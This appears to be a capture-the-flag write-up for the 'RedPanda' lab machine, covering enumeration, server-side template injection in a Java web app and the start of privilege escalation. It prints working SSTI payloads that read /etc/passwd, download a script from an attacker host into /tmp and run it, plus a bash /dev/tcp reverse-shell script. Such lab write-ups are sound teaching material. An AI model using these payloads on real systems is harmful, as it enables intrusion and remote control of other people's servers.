# RedPanda!
## @Author : M3tr1c_r00t
### Enumeration...
nmap

Looking at the nmap scan, only two ports are open...
Not having anything to useful from the nmap scan, lets visit the webpage and have a look at it.

The site asks for some input for a panda name, but it only seems to give output on some specific ones in its database.
On just sending empty data, we get a response...

After a bit of interaction with the site, i finally got a hold on how to gain access onto the system....
Plus, if you would have checked your wappalyzer extension, you would have noticed the system was running on a java kind of framework...
### SSTI
Finally got a foothold to work upon....


On trying to see id there's a SSTI vulnerability, if realized we could get a response while using the "*" special character...
The next step was to get a reverse shell...
Took me a while to get a working code to help us get the reverse shell, but thanks to pentestmonkey's github repo, we got one...
```
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("cat /etc/passwd ")}
```
Trying the above code, it works....
Getting reverse shell,
uploading our reverse shell script.

I had some issues with getting the reverse shell using a one liner, so we can upload a file and save it in the tmp directory then run bash directly on the file...
##### Code to put in the shell.sh file
```
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1'
```
Open a httpserver via python ....
```
python -m http.server 8000
```
Then upload your shell script....
```
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("curl YOUR_IP:8000/shell.sh --output /tmp/shell.sh ")}
```

**Getting our reverse shell...**
<br> Make sure to set your listener....
```
*{"".getClass().forName("java.lang.Runtime").getRuntime().exec("bash /tmp/shell.sh")}
```
and boom!

**Getting user flag....**
<br>Navigate to the home directory and get your user flag!
### Priviledge Escalation...
**Running linpeas...**

Linpeas didn't really give us any useful information so i moved on to pspy64 to check if there are any activities running in the background....
**Running pspsy64...**
on looking at some output by pspy64, we can see there's a command running as root on a certain jar file...
